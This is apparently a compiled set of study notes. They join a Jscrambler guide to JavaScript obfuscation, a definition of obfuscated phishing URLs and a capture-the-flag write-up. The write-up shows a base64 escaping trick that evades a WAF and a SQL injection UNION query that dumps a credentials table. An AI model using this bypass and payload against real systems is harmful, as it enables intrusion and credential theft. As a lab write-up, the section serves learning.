As silly of an example as this may seem, it includes the same reasoning as some techniques used in code obfuscation. In the next chapter, we'll see real examples of obfuscation of code and you'll hopefully see the resemblance.

While (thankfully) there aren't many real-life examples of obfuscation in human conversation, obfuscation of code has been around for a long time—there are references to "code obfuscation" in books dating back to 1972.

Obfuscation has been used in several different programming languages, notably in C/C++ (there's even a competition for obfuscating C code) and Perl. But there's a language where obfuscation has gained tremendous popularity among developers and business owners alike: JavaScript.

Chapter 2: JavaScript Obfuscation

Why Obfuscate JavaScript Code?

JavaScript has quickly grown into becoming the language of the web. It powers nearly every website in existence and the rise of cross-platform JavaScript frameworks like React Native and Ionic allows developers to create mobile and desktop apps using a shared JS codebase.

97%

Modern websites
using JavaScript.


100%

Fortune 500 companies
using JavaScript.

With every single Fortune 500 company using JavaScript to develop their apps, today we see JS powering critical applications in various fields like mobile banking, e-commerce, and streaming services.

This brings us to the main question of "why obfuscate JavaScript code?". JavaScript is an interpreted language—so, client-side JavaScript requires an interpreter in the browser to read it, interpret it, and run it. This also means that anyone can use a browser debugger to easily go through the JS code and read or modify it at will.

In the example below, you can see someone easily accessing the code logic behind a virtual keyboard where a bank's clients type their password.



With such easy access to client-side JavaScript code, it's almost effortless for an attacker to take advantage of this security weakness and target any unprotected code.

All of this should seem trivial when we're talking about a simple web application. But companies—notably, the enterprise and Fortune 500—are frequently **storing important business logic on the client-side** of their apps.

If you understand the basics of application security, you know that code secrets should always be kept on trusted execution environments like the backend server. But this is one of those cases where practice takes precedence over theory. When companies store this important logic on the client-side, they typically do it because they can't feasibly keep this code on the server-side.

A common reason for this is when **there's not a backend** in the first place, as in the case of some mobile applications. Another example is when there's some code that's related to the user experience (like an analytics algorithm) that must run on the client-side. Still, the most common reason is **performance**. Server calls take time and when you have a service where performance is crucial—like a streaming platform or an HTML5 game—storing all the JavaScript on the server is not an option.

Whatever the case, companies usually don't want to expose their proprietary logic. And they definitely never want to expose code secrets. Especially when their competitors can reverse-engineer the code and copy proprietary algorithms.

Besides intellectual property theft, client-side JavaScript can also be targeted in more sophisticated attacks such as automated abuse, piracy, cheating, and data exfiltration (learn more about these [here](#)).

It's no wonder that information security standards like ISO 27001 make statements such as:

"Program source code can be vulnerable to attack if not adequately protected and can provide an attacker with a good means to compromise systems in an often covert manner. If the source code is central to the business success its loss can also destroy the business value quickly too."

And OWASP (Open Web Application Security Project) clearly reinforces this recommendation in their [Mobile Top 10 Security Risks](#) guide:

“In order to prevent effective reverse engineering, you must use an obfuscation tool.”

What is JavaScript Obfuscation?

JavaScript obfuscation is a series of code transformations that turn plain, easy-to-read JS code into a modified version that is extremely hard to understand and reverse-engineer.

```
1 (function (window) => {
2   var canvas = window.document.getElementById('canvas');
3   if (canvas.getContext) {
4     var ctx = canvas.getContext('2d');
5
6     ctx.fillRect(25, 25, 100, 100);
7     ctx.clearRect(45, 45, 60, 60);
8     ctx.strokeRect(50, 50, 50, 50);
9   }
10 })(window)
```

Original

Obfuscated

Unlike encryption, where you must supply a password used for decryption, **there’s no decryption key in JavaScript obfuscation**. In fact, if you encrypt JavaScript on the client-side, that would be a pointless effort—if we had a decryption key we needed to supply to the browser, that key could become compromised and the code could be easily accessed.

So, with obfuscation, the browser can access, read and interpret the obfuscated JavaScript code just as easily as the original, un-obfuscated code. And even though the obfuscated code looks completely different, **it will generate precisely the same output in the browser**.

JavaScript obfuscation is often confused with other techniques like **minification**, **optimization**, and **compression**. Let’s quickly look at the differences between them.

Code minifiers remove unnecessary characters in the code (whitespaces, newlines, smaller identifiers, etc.) minimizing the size of the code—but they don’t protect the source code.

Code optimizers are mostly used to improve code performance (speed and memory use of the app). Sometimes they can incidentally also make the code harder to read, but this provides no protection (as we’ll see later on).

Finally, **code compressors** and packers reduce the code size using encoding and packing techniques but they also don’t protect the source code.

Another common misconception is that if you already use [SAST](#) or [DAST](#) to find vulnerabilities in your JavaScript code and to fix them, this solves all your code problems. While SAST/DAST is useful to fix vulnerabilities, **it doesn’t prevent code tampering and reverse engineering**, as vulnerabilities are not required in order to do that. As such, it’s advisable to use SAST and DAST **alongside** JavaScript source code protection.

JavaScript Obfuscation Techniques & Targets

Now that it’s clear what JS obfuscation is on a broader scope, let’s get a bit more technical and look at what it specifically does to the source code.

Since the main objective of obfuscation is to hide JavaScript and parts of the code that could be targeted by attackers or competitors, it's easy to understand that you would want to obfuscate any **data** in the code. So, by concealing things like **variables**, **objects**, and **strings**, you will make it harder for anyone to understand what type of data lies within the code.

Sidenote: relying on obfuscation **alone** to protect sensitive data in your code is a bad practice and the reason why you will probably hear someone say "[obscurity isn't security](#)". Depending on your use case, you should always use obfuscation **in addition** to good security practices. Think of it like this: if you wanted to keep a pile of cash secure, you'd probably put it in a safe. But instead of leaving that safe completely exposed on your front porch, you'd probably also hide it somewhere to minimize the likelihood of someone finding it and trying to break it open.

But concealing data is just one of several dimensions of JS obfuscation. Strong obfuscation will also obfuscate the **layout** and **program control flow**, as well as include several **optimization** techniques. Typically, it will target:

- Identifiers;
- Booleans;
- Functions;
- Numbers;
- Predicates;
- Regular expressions;
- Statements;
- Program control flow.

The most common JavaScript obfuscation techniques are **reordering**, **encoding**, **splitting**, **renaming**, and **logic concealing** techniques. Understanding each technique in-depth is out of the scope of this guide, but their names are already pretty self-explanatory. If you'd like to learn more about each possible technique, check [this documentation](#).

However, [Control-flow obfuscation](#) is worthy of a deeper explanation, as it is an especially useful technique. It makes the program flow significantly harder to follow by **removing the natural conditional constructs** that make the code easier to read.

From a technical perspective, it splits all the source code's basic blocks — such as function body, loops, and conditional branches — and puts them all inside a single infinite loop with a switch statement that controls the program flow.

It can also include clones (semantically equivalent copies of basic blocks that can be executed interchangeably with their original basic blocks), dead clones (dummy copies of basic blocks that are never executed, but mimic and can be confused with the code that will be executed), and opaque steps (which obfuscate the switching variable, making it harder to understand

what's the next switch case that'll be executed). The combination of these techniques adds up to the overall complexity of the obfuscated code.

Another noteworthy approach to obfuscation is the use of polymorphism. [Polymorphic JavaScript obfuscation](#) is a unique technique used by Jscrambler that ensures that every new code obfuscation results in completely different code.

Let's look at an example. Imagine you are deploying obfuscated code builds once per week. Attackers may start trying to de-obfuscate the code as soon as you ship a new version. Assuming they have made some progress before you release a new build, if the obfuscated code of the new build is similar to the previous one, attackers can leverage most of their progress to continue their reverse engineering. With polymorphic obfuscation, **the new build is completely different**, which means that most (if not all) of the previous de-obfuscation progress becomes useless.

JavaScript Obfuscation Example

Ok, time to put the theory on hold for now, and let's jump right into an actual JavaScript obfuscation example.

Let's consider the code snippet below, which is an algorithm that is used to recommend products to the shoppers of an e-commerce website. It generates a list of product recommendations for a given customer based on that customer's history of previous purchases.

```
function getRecommendations(products, numRecommendations) {
  const weights = [];
  for (let i = 0; i < products.length; i++) {
    const product = products[i];
    const weight = getWeight(product);
    weights.push({_id: product.id, weight});
  }

  weights.sort((recommendation1, recommendation2) =>
    recommendation2.weight - recommendation1.weight
  );

  return weights.slice(0, numRecommendations);
}
```

This seems like pretty ordinary code, but let's imagine that this is a proprietary algorithm developed by this company. If we were a competitor visiting their website, we could quickly find this code and do what we wanted with it.

As the owners of this code, we understand this risk and want to protect it. Before we get into actual JS obfuscation, let's see what minification would do to the code.



```
function getRecomendations(products,purchasedProducts,numRecommendations){var weights=
[];for(var i=0;i < products.length;i++){var product=products[i];var
weight=getWeight(product);weights.push({id:product.id,weight});}weights.sort((recommendation
1,recommendation2)=>recommendation2.weight - recommendation1.weight);return
weights.slice(0,Math.min(numRecommendations,weights.length));}
```

At first glance, you'd say it's harder to read the code. But it just takes a second to realize that all our functions, objects, and variables are there in plain sight. Again, minification doesn't offer any sort of code protection.

Let's now see what the code looks like after we add a single obfuscation technique.

```

// 1371 more lines of code
function getRecommendations(02, F5) {
  var C7 = M7wd_;
  var s2 = [arguments];
  s2[6] = C7.U1()[0][5];
  C7.P1();
  for (; s2[6] !== C7.q8()[26][3];) {
    switch (s2[6]) {
      case C7.U1()[3][6]:
        s2[9][C7.F(4)]((function () {
          C7.P1();
          var z2 = [arguments];
          z2[6] = C7.q8()[25][8];
          for (; z2[6] !== C7.U1()[1][7];) {
            switch (z2[6]) {
              case C7.U1()[31][14]:
                z2[9] = {};
                z2[9][C7.F(3)] = s2[4][C7.F(6)];
                z2[9][C7.F(1)] = s2[3];
                return z2[9];
                break;
            }
          }
        })(C7.F(0))(this, arguments));
        s2[6] = C7.U1()[24][32];
        break;
      case C7.U1()[15][6][26]:
        s2[6] = s2[5] < s2[0][0][C7.w(7)] ? C7.q8()[7][4] : C7.q8()[6][26];
        break;
      case C7.q8()[3][16]:
        s2[5] = 0;
        s2[6] = C7.q8()[20][11];
        break;
      case C7.U1()[22][8]:
        s2[5]++;
        s2[6] = C7.q8()[17][5][23];
        break;
      case C7.q8()[18][23]:
        s2[9] = [];
        s2[6] = C7.U1()[28][19];
        break;
      case C7.U1()[8][16]:
        s2[4] = s2[0][0][s2[5]];
        s2[3] = V0oXS$(s2[4]);
        s2[6] = C7.q8()[15][18];
        break;
      case C7.U1()[21][8]:}
    }
  }
}

```

First off, this doesn't even seem like recognizable JavaScript code. It has been obfuscated with something called control-flow flattening—a unique Jscrambler transformation that flattens the program flow and conceals every single natural conditional construct that would otherwise make the code easier to read.

You might be wondering: how do I calculate the potency metric? Well, potency is typically measured using Software Complexity Metrics such as [Halstead's Metrics](#). So, you typically won't be calculating potency yourself.

That being said, there are some specific characteristics of the transformation that you can use to more easily evaluate its potency. So, a high potency transformation typically:

- hides constants and names;
- makes it difficult to understand the order in which the code is executed;
- makes it difficult to understand what the relevant code is;
- increases overall program size and introduces new classes and methods;
- introduces new predicates and rewrites the conditional and looping constructs;
- increases long-range variable dependencies.

However, one key mistake when evaluating obfuscated JavaScript code is only considering its potency. And as we saw before, a high potency transformation can be very easy to defeat. That's why we must also consider another metric: resilience.

Resilience

The resilience metric answers the question "How well are automatic deobfuscation attacks resisted?".

For example, we can add an if statement that introduces a dummy variable into our code. It may take a while for a human to identify the code as dummy code, but a deobfuscator would immediately remove the statement.

This is why resilience is calculated by considering two different aspects:

- the amount of time required to develop a deobfuscator capable of reverting a transformation's result;
- the required execution time and space by a deobfuscator to effectively revert the transformation.

This is the metric where most obfuscation tools fail, especially free JS obfuscators. They may output what looks like highly obfuscated code, but it's typically quite simple to de-obfuscate it using readily available tools. **When comparing different obfuscation results, we can't simply trust our own eyes and perception.**

Jscrambler's transformations, however, are built to achieve maximum resilience whenever possible. Specifically, Jscrambler includes a [Code Hardening](#) feature that is built into every code obfuscation. This feature provides the code with guaranteed up-to-date resilience against all automated reverse engineering tools and techniques. So, when these tools attempt to reverse code protected by Jscrambler, they will typically time out or hang, forcing attackers to go manual and face the dreaded high-potency transformations by hand.

Cost

Finally, we have the cost metric, which represents the impact of a transformation in the execution time of a transformed application as well as the impact on the application's file size.

This is important because you wouldn't want your application performance to be ruined due to obfuscation, especially when you have a client-facing app and could be losing money if the app starts running slowly.

A good obfuscation tool should always provide specific features to minimize performance hits, and also allow you to fine-tune the transformations throughout your code. This is yet another shortcoming of free JS obfuscators, which typically provide little to no capabilities to fine-tune the protection.

In contrast, using Jscrambler you'll find several features that automatically fine-tune the protection to maximize performance, such as [Profiling](#) and [App Classification](#).

Understanding these three obfuscation metrics is crucial to ensure that your code is actually protected and doesn't just look like so.

Chapter 3: Obfuscation & The SDLC

JavaScript obfuscation shouldn't result in process overhead and over-complicate your SDLC. To make sure that doesn't happen, it's critical to address two dimensions: compatibility and integrations.

Compatibility of Obfuscated JavaScript Code

When it comes to compatibility, first there's the matter of understanding if your own source code is compatible with a specific obfuscation tool. Some JS obfuscators lack compatibility with some ECMAScript versions and may require you to transpile the code as an extra step before protecting it. More frequently, they may lack compatibility with certain JS libraries and frameworks, requiring substantial changes to enable code protection.

Another important aspect is the compatibility of the obfuscated code. Going back to our original definition of JavaScript obfuscation, it is "used to **transform** (...) code". While your obfuscated code should always run just like the original code, obfuscation can result in some compatibility changes, namely with specific browser versions.

As an enterprise product, Jscrambler ensures compatibility with all ECMAScript versions and provides features like [Browser Compatibility](#) to give visibility and control over the compatibility of the protected code. So, you can always ensure that the protected code will be compatible with the target browser versions. Plus, it ensures compatibility with all the main JS libraries and frameworks.

Obfuscation, CI/CD Integration, and Making Engineers Happy

In case you want to ensure that all your app deployments are obfuscated, you will likely want to automate this process. Here, it's especially important to consider what JavaScript frameworks you're using and how your build process is structured.

As mentioned before, several obfuscators offer very limited compatibility with JavaScript frameworks, especially with React Native and Ionic. So, they will typically fail to obfuscate the code altogether.

In the case of Jscrambler, the obfuscation process is done at build-time and is fully compatible with every main JavaScript framework. Jscrambler can be easily integrated into the build process of [React](#), [Angular](#), [Vue](#), [Node.js](#), [React Native](#), [Ionic](#), [NativeScript](#), and many other frameworks. Integrating Jscrambler into your CI/CD pipeline is simple and there's

even [integrations for specific build processes](#): you just need to call the [Jscrambler API](#) and get a protected version of your application. This protected version is the one you should deploy.



A smooth CI/CD integration will certainly put a smile on your engineer’s faces, but there’s still another “quality of life” feature that is especially relevant when it comes to obfuscation. After seeing the previous examples of obfuscated code, you might have wondered “how do I debug this protected code?”. Since the goal of obfuscation is to make it harder to go through the code, it may make the lives of your developers a living nightmare when they have to debug a bug in production. Hence the importance of **source maps**.

While many obfuscation tools do not provide comprehensive source maps, [Jscrambler Source Maps](#) enable easily mapping the obfuscated code back to its original source code—both through the web app and through the Jscrambler CLI.

Support and Trust

As with all things related to security, obfuscation is a high-stakes process. Just like using a weak JS obfuscator can provide a wrong and dangerous sense of security, misconfiguring any obfuscation tool can result in serious problems that jeopardize the overall security and usability of the application.

So, if you’re not a JS obfuscation expert, how can you navigate this configuration and avoid any pitfalls?

To prevent being blindsided by poor configuration, make sure that you’re using an obfuscation tool that provides comprehensive documentation along with priority support. Every app is different, and obfuscation is surely not a one-size-fits-all solution. By counting on a dedicated support team, you can more easily fine-tune the obfuscation to match your specific use case and avoid common pitfalls that can degrade the usability of your app.

There’s no way around it: security is trust. Just like you wouldn’t give your source code (especially if it contains sensitive information) to any random person, you likely won’t want to blindly trust any JS obfuscator with it. A particular thing about obfuscation is that it’s seriously difficult to vet the end-result. There have been some cases where free obfuscators added malware/spyware to the source code before obfuscating it. It’s extremely important to exercise due diligence on the tool you’ll be using to avoid any unpleasant surprises. Look for [market recognition](#), [client testimonials](#), and the [maturity](#) of the company/technology.

Chapter 4: Beyond Obfuscation, JavaScript Protection

Usually, most guides on JavaScript obfuscation would end right about here. But this bonus chapter is a must-read because it will explain why JS obfuscation is frequently not enough to cover some use cases.

While obfuscation should provide a good way of preventing reverse-engineering and making it extremely difficult for anyone (including attackers) to understand, target, and potentially steal the logic of your app, more advanced threats like code tampering, data exfiltration, piracy, and automated abuse require advanced JavaScript protection.

JavaScript Protection: Environment Checks/Locks

One important type of JavaScript protection is the so-called environment checks or [code locks](#). These allow locking the JavaScript code to only run in specific allowed environments.

These environments typically include operating systems, browsers, domains, dates, or certain types of devices, like mobile phones that haven't been rooted or jailbroken.

Each of these locks can help accomplish different requirements. For example, if you have an app that deals with very sensitive data or performs critical tasks, you can prevent it from running on rooted or jailbroken devices because these are more vulnerable to attacks. And if you want to enforce licensing agreements, you can deliver a product demo to a client and have that code locked to the client's domain and automatically expire after a specific date.

Usually, whenever a lock violation occurs, the application will break. So, these locks can be especially useful against piracy and license violations. But there's another type of JS protection that is very useful in almost every single use case: runtime protection.

JavaScript Protection: Runtime Protection


Motivated attackers may not be easily dissuaded by obfuscation alone. In certain types of attacks, such as data exfiltration and automated abuse, the potential gains of a successful attack may justify an extensive effort to reverse-engineer the code.

The most common first step of reverse engineering is to try to understand the logic of the obfuscated code by debugging it and experimenting with it at runtime to gradually understand portions of the code.

A methodical approach may eventually yield some results (which will greatly vary depending on the tool that was used to obfuscate the code and the usage of polymorphic obfuscation). [Runtime protection](#) can make this reverse engineering process much harder by preventing any type of debugging or tampering of the protected code.

From a technical perspective, this is achieved by scattering integrity checks and anti-debugging traps throughout the source code.

As a first step to understanding the logic of the protected code, attackers will normally use a debugger and perform a step-by-step inspection of the code. If the code has been instrumented with anti-debugging traps, whenever attackers attempt to use a debugger, the traps will be triggered, breaking the application on purpose and getting attackers stuck in an infinite debugger loop, as we can see below.



When attackers cannot inspect the code dynamically by debugging it, then their next best step is downloading the code to statically analyze and modify it. Successfully modifying code is an essential step for anyone reversing or tampering with an application. However, if the source code contains integrity checks, once any changes are made (like simply changing a single character), these checks will be triggered, also breaking the code to prevent the attack from being successful.

As you may expect, all these locks and checks will begin to frustrate attackers, especially when they are coupled with additional countermeasures.

JavaScript Protection: Countermeasures

Usually, whenever there's a violation of a code lock or when anti-debugging traps or integrity checks are triggered, the default response is to derail the app execution to contain a possible threat.

However, breaking the app is only an example of several possible [countermeasures](#). Other possibilities include:

- redirecting attackers to another page, to make them lose all progress;
- deleting the cookies, namely as a countermeasure to thwart scraping attacks;
- sending a real-time notification to a dashboard with the full details of the incident;
- destroying the environment of the attacker, by crashing the memory, destroying the session, and destroying objects;
- triggering a custom callback function for complete flexibility and control over the intended reaction.

This level of customization can definitely help fine-tune the overall code protection to match your specific use case.

<https://blog.jscrambler.com/javascript-obfuscation-the-definitive-guide>

Uri Obfuscation

What Does Obfuscated URL Mean?

An obfuscated URL is a web address that has been obscured or concealed and has been made to imitate the original URL of a legitimate website. It is done to make users access a spoof website rather than the intended destination.

Obfuscated URLs are one of the many phishing attacks that can fool Internet users. The spoof site is often an identical clone of the original one in order to fool users into divulging login and other personal information.

An obfuscated URL is also called a hyperlink trick.
Techopedia Explains Obfuscated URL

Attackers usually use a common misspelling technique where they misspell a domain name to trick users into visiting. These obfuscated URLs can be a cause of malware entering a user's computer system.

URL obfuscation is used together with spamming, redirecting users using a misleading URL that leads to a malicious site. URLs are strings of text that identify web resources such as websites or any kind of Internet server, so an obfuscated URL shows up as a meaningless query string to users.

This hides the real address of the linked site when the user hovers over the link. URL obfuscation is not always used for phishing or cross-site scripting, but it is also used by legitimate websites to hide the true URLs of certain pages so that they cannot be accessed directly by the users or allow certain procedures to be bypassed. It is also used as an anti-hacking procedure. This is termed as security through obscurity.

<https://www.techopedia.com/definition/4033/obfuscated-url>

<https://github.com/chris-wood/uri-obfuscation>

<https://hackerone.com/reports/175529>

<https://www.exploit-db.com/exploits/7226>


Base64 Evasion

Description:

WAFs cannot detect parameters filled with opaque data such as base64. Consequently, We've tuned our [WAF](#) to be more strong checking these inputs.

Hint 1 : `base64(json_object)`

From the question, It could be understood that a we were given a base64 input protected by WAF. Opening the URL <http://167.99.12.110/>:



Web Question/ Good WAF

I started with {"1":"1"} converting to base64 eyIxIjoMSJ9 resulted in

Notice: Undefined property: stdClass::\$data in **/var/www/html/index.php** on line **37**

So proper object was {"data":"1"} and I got the result. Afterwards, I tried to inject SQL queries inside object, I tried most possible (about 1 hour) bypasses and I got:



WAF Detected

I had got a wrong path, after I found a trick in base64 data

```
echo irGeeks | base64 | sed 's/./\&/g;s/&//' | xargs -l x sh -c "echo x | base64 -d"
```

I immediately tested the malicious input I reached what I was seeking for.

[?object=\e\y\j\k\Y\X\R\h\l\j\o\i\M\S\c\i\f\Q\=\=](#)

It was turned into a simple SQLi, after some basic queries:

```
{"data": "-1' union all select 1,group_concat(id,0x7c,username,0x7c,password,0x7c,role) from credentials-- -"} }
```

Resulted in:

```
1|valid_user|5f4dcc3b5aa765d61d8327deb882cf99|administrator
```

Wait, where is login page? there was a table named access_logs containing some lines of apache access log, in the id=14 , a URL was revealed

```
14|167.99.12.110 - - [22/Apr/2018:15:40:23 +0430] "GET /?action=log-in HTTP/1.1" 200 681 "-" "Mozilla/5.0 (Linux; Android 6.0.1; SM-G920V Build/MMB29K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.98 Mobile Safari/537.36"
```

Visiting the URL /?action=log-in:

Notice: Undefined index: credentials in `/var/www/html/index.php` on line **21**

Notice: Undefined index: credentials in `/var/www/html/index.php` on line **22**
Invalid Credentials.

[credentials=](#)

Notice: Uninitialized string offset: 0 in `/var/www/html/index.php` on line **21**

Notice: Uninitialized string offset: 1 in `/var/www/html/index.php` on line **22**
Invalid Credentials.

[credentials\[\]=valid_user&credentials\[\]=password](#)

ASIS{e279aaf1780c798e55477a7afc7b2b18}

<https://infosecwriteups.com/waf-evasion-base64-parameter-asisctf-2018-quals-good-waf-question-write-up-web-task-c8454d33ba4d>

1. Inflated Output Size

Every three 8-bits characters encoded in Base64 are transformed into four 6-bits characters, which is why multiple encoding with Base64 increases output. More precisely, the output grows exponentially, multiplying itself by 1.3333 with each encoding (see Figure 1).




Figure 1: Encoding of the letter “a” multiple times using Base64. The size of output is measured by the number of characters

2. Fixed Prefix

A unique attribute of Base64 encoding is that each piece of text that is encoded several times will eventually have the same prefix. The first letters of the prefix are forever: “Vm0wd”. This same prefix will *always* appear when doing multiple Base64 encodings, and the size of the prefix will grow as more encodings are done (Figures 2 and 3).

For more details on the fixed prefix, why it always appears—no matter the input or rate at which its size increases—see the detailed Technical Appendix.




Figure 2: The minimum size of the fixed prefix compared to the number of encodings done

```
In(4): import base64
In(5): input = b'a'
      for i in range(10):
      input = base64.b64encode(input)
